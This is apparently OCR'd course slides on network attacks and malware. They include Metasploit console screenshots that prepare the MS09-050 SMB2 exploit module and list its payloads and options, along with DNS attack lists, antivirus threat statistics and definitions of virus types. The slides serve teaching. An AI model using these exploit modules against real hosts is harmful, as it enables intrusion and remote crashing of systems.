
```
msf > use  exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > help
...snip...
Exploit Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    rcheck        Reloads the module and checks if the target is vulnerable
    rexploit      Reloads the module and launches an exploit attempt

msf exploit(ms09_050_smb2_negotiate_func_index) >
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows Vista SP
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show payloads

Compatible Payloads
===================

   Name
   ----
   generic/custom
   generic/debug_trap
   generic/shell_bind_tcp
   generic/shell_reverse_tcp
   generic/tight_loop
   windows/adduser
...snip...
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  445              yes       The target port
   WAIT   180              yes       The number of seconds to wait for the attack to complete.


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

Metasploit



Penetration Testing : Crash Windows 7 Using Metasploit and Remote Desktop Connection Vulnerability

Posted: July 24, 2014 in **Uncategorized**

Crashing Windows 7

```
***STOP: 0x000000D1 (0x00000000, 0xF73120AE, 0xC0000008, 0xC0000000)

A problem has been detected and Windows has been shut down to prevent damage
to your computer

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen, restart your
computer. If this screen appears again, follow these steps!

Check to make sure any new hardware or software is properly installed. If this is a
new installation, ask your hardware or software manufacturer for any windows updates
you might need.

If problems continue, disable or remove any newly installed hardware or software.
Disable BIOS memory options such as caching or shadowing. If you need to use Safe
Mode to remove or disable components, restart your computer, press F8 to select
Advanced Startup Options, and then select Safe Mode.

**** ABCD.SYS - Address F73120AE base at C0000000, DateStamp 368072A3

Kernel1 Debugger Using: COM2 (Port 0x2F8, Baud Rate 19200)
Beginning dump of physical memory
Physical memory dump complete. Contact your system administrator or
technical support group.
```

https://informationtreasure.wordpress.com/2014/07/24/penetration-testing-crash-windows-7-using-metasploit-and-remote-desktop-connection-vulnerability/


DNS

DNS Attacks

- DNS Spoofing
- DNS Response Flooding
- DNS ID hacking
- DNS cache poisoning
- Information Leakage
- DNS Server Exploitation

Malicious Code, Virus Attack and Program Code

Top 10 Virus (Aug 2011)



McAfee Security World Virus Map - Viruses by Continent - Mozilla Firefox
Go to a Web Site
216.49.90.122

Asia - Past 30 days

#	Virus Name	Inf
1.	JS/Exploit-BO	
2.	Exploit-PDF.q.gen!stream	
3.	Generic.dx	
4.	Generic!atr	
5.	W32/Conficker.worm!inf	
6.	Artemis!4B15346DD4DA	
7.	Artemis!46178973FF0A	
8.	Generic.dx!wmm	
9.	Suspicious IFrame.d	
10.	Adware-OpenCandy.dll	

Virus, Spyware and Adware, Dialers, Hack tools, Hoaxes | Threat Explorer
File Edit View History Bookmarks Tools Help
10 scariest hacks from Black Hat an...
Statistics - HKCERT
http://us.norton.com/security_response/thr
Most Visited
Getting Started
Latest Headlines
Gmail: Email fr
How They Attack
Vulnerabilities
Spyware
Spam
Phishing
Malware
Cybercrime
Misleading Applications
Tools & Resources
Threat Explorer
24x7 Protection with Norton Products
Virus Definitions & Security Updates
Virus & Threat Removal Tools
Internet Threat Meter on Your Desktop
Glossary
Applications | Parental Contr
Find: drop
Next
Previous
Highlight all
Match case
Reached end of page, continued from top
96.16.200.191
AS4436
61.93.205.178
Sun-Java-Syste...

Latest Risks


Type		
Potentially Unwanted App		
Security Assessment Tool		
Other		
Potentially Unwanted App		
Adware		
Adware	Adware.InstallPedia	07/11/2011
Spyware	Spyware.SpyKeyboard	06/23/2011
Other	SONAR.RogueAVgen19	06/21/2011
Other	SONAR.RogueAVgen18	06/21/2011
Other	SONAR.RogueAVgen17	06/21/2011
Other	SONAR.RogueAVgen16	06/21/2011
Misleading Application	Spyware Remover	
Adware	Adware.Rotator	05/10/2011
Misleading Application	MacProtector	05/08/2011
	Hacktool.Incrat	05/06/2011
Misleading Application	MACDefender	
Worm	SecurityRisk.OrphanInf	
Misleading Application	CleanThisFraud	03/30/2011
Potentially Unwanted App	Fakesurvey	03/22/2011

VirusTotal - Free Online Virus, Malware and URL Scanner - Mozilla Firefox
File Edit View History Bookmarks Tools Help
10 scariest hacks from Black Hat and ...
Statistics - HKCERT
VirusTotal - Free Online Virus, Malwar...
http://www.virustotal.com/stats.html
HTML.Shellface-O
Most Visited
Getting Started
Latest Headlines
Gmail: Email from Goo...
Itgservice.com.hk
Inbox (430) - Yahoo! M...
Department of Compu...

Top10 detections (Yesterday)

The following graph shows which were the most popular results for all files received and detected by at least one antivirus yesterday.

Document related Exploits



May 9

Snapshot of Exploit Documents for April 2012

11:38 pm (UTC-7) | by Ryan Flores (Senior Threat Researcher)

Targeted attacks that are part of APT campaigns commonly use exploit documents in their social engineering ploy. These exploit documents serve as unassuming carriers of the attacker's payload malware into the target's computer. Since exploit documents are one of the first arrival vectors of APT malware, a little knowledge of the most exploited software and vulnerability will go a long way in removing low hanging security holes within one's organization.

Taking data from exploit documents gathered last April, we can see that the most exploited MS Office software is MS Word.

Figure 1. Most exploited MS Software for April 2012


The big reason for this is that two of the most reliable exploits used by attackers targeted CVE-2010-3333 and CVE-2012-0158, which are MS Word vulnerabilities.

- Library File in Certain Android Apps Connects to C&C Servers
- Are You Protecting the Data Packets in Your Pocket?
- ZTE Score M Scores a Backdoor Vulnerability
- Beta Version of Spytool App for Android Steals SMS Messages
- Rogue Farm Frenzy 3 for Android Unearthed


For information on all mobile threats and other security risks, see Mobile Threat Information Hub on the Trend Micro Threat Encyclopedia.

- Worm Spreads via Facebook Private Messages, Instant Messengers
- Trend Micro Partners with Facebook: What It Means for Users
- One Month to DNS Changer Server

OS, Browser, Apps vulnerability (Oct 2012)



Content of Spamming message (Oct 2012)



Malicious Code and Virus Attack

Outline

Types of Virus

- What is Virus ?
- Types of Virus ?

Sources of Virus

- Indications of an Infection

Defending Strategies

- Technical Mechanisms
- Managerial Mechanisms

System Patching

Virus Characteristics

a computer virus is a computer program

- Parasitism
- Replication
- Concealment
- Payload
- Polymorphism
- Stealth

Virus – a brief history

Don't know exactly when it starts

1971: Creeper worm on DEC PDP-10

1983: vd on VAX 11/750, Fred Cohen, Len Adleman

1980s: Real viruses were initiated by in Apple II

1986: BRAIN, an early PC .com infector

1988: Morris Worm, a UNIX internet worm

1990: Polymorphs – Whale, with 30 different forms

1990: Multiparites – Flip/Omicron from Bulgaria

1995: MS Office Macro Viruses, the Wm.Concept

1998: CIH, on its trigger date, rewrite the BIOS

1999: Melissa and Happy99, self mailed

2000: I Love YOU, the vb virus

Types of Virus

Types of Virus

- Boot Virus
  - It replaces the boot record program (which is responsible for loading the OS in memory) copying it elsewhere on the disk or overwriting it. Boot viruses load into memory if the computer tries to read the disk while it is booting
- Program Virus
  - These infect executable program files, such as those with extensions like .BIN, .COM, .EXE, .OVL, .DRV (driver) and .SYS (device driver). These programs are loaded in memory during execution, taking the virus with them. The virus becomes active in memory, making copies of itself and infecting files on disk.

Types of Virus

Types of Virus

- Multipartite Virus
  - A hybrid of Boot and Program viruses. They infect program files and when the infected program is executed, these viruses infect the boot record. When you boot the computer next time the virus from the boot record loads in memory and then starts infecting other program files on disk.

Types of Virus

Types of Virus

- Stealth Virus
  - These viruses use certain techniques to avoid detection. They may either redirect the disk head to read another sector instead of the one in which they reside or they may alter the reading of the infected file's size shown in the directory listing.
- Polymorphic Virus
  - A virus that can encrypt its code in different ways so that it appears differently in each infection. These viruses are more difficult to detect.

Types of Virus

Types of Virus

- Macro Virus
  - A macro virus is a new type of computer virus that infects the macros within a document or template. When you open a word processing or spreadsheet document, the macro virus is activated and it infects the Normal template (Normal.dot)-a general purpose file that stores default document formatting settings. Every document you open refers to the Normal template, and hence gets infected with the macro virus. Since this virus attaches itself to documents, the infection can spread if such documents are opened on other computers.

Types of Virus

Types of Virus

- Active X / Javascript / Java Applet
  - ActiveX and Java controls will soon be the scourge of computing. Most people do not know how to control there web browser to enable or disable the various functions like playing sound or video and so, by default, leave a nice big hole in the security by allowing applets free run into there machine. There has been a lot of commotion behind this and with the amount of power that JAVA imparts, things from the security angle seem a bit gloom.

Worms

A “self-reproducing” program that is often distinguished from a virus in that it copies itself without being attached to a program file, or by spreading actively over computer networks, particularly via email

Usually it is a program that replicate itself without the use of a host

It can hide inside other files, it will release another document that already has the worm inside that file

Trojan Horse

A trojan horse is:

- unauthorized code contained within a legitimate program
- performs functions unknown to the user
- a legitimate program that has been altered by the placement of unauthorized code within it
- It does not replicate itself unless it is invited by the user and could cause loss or theft of information

Trojan Horse

This is not necessarily a virus, but simply a program (often harmful) that pretends to be something else:

- A program that pretends to be a windows logon interface
- A program that pretends to be "su"
- A program that pretends to be telnet
- All of the above try to get your passwords
- Similar Trojan horses exist for telephone systems, too. Trying to get your phone cards PIN numbers.

Virus Attacking Example

LoveLetter Virus

- Macros virus (VBS / Visual Basic Scripting)
- Infect Windows Scripting Host (WSH) installed machine & Outlook
- Send through email
  - Overwrite .jpg .mp3 and other file types
  - Attempt to send a copy of itself to everyone in the recipient's address book
- Attachment : LOVE-LETTER-FOR-YOU.TXT.VBS

Other Malicious Codes

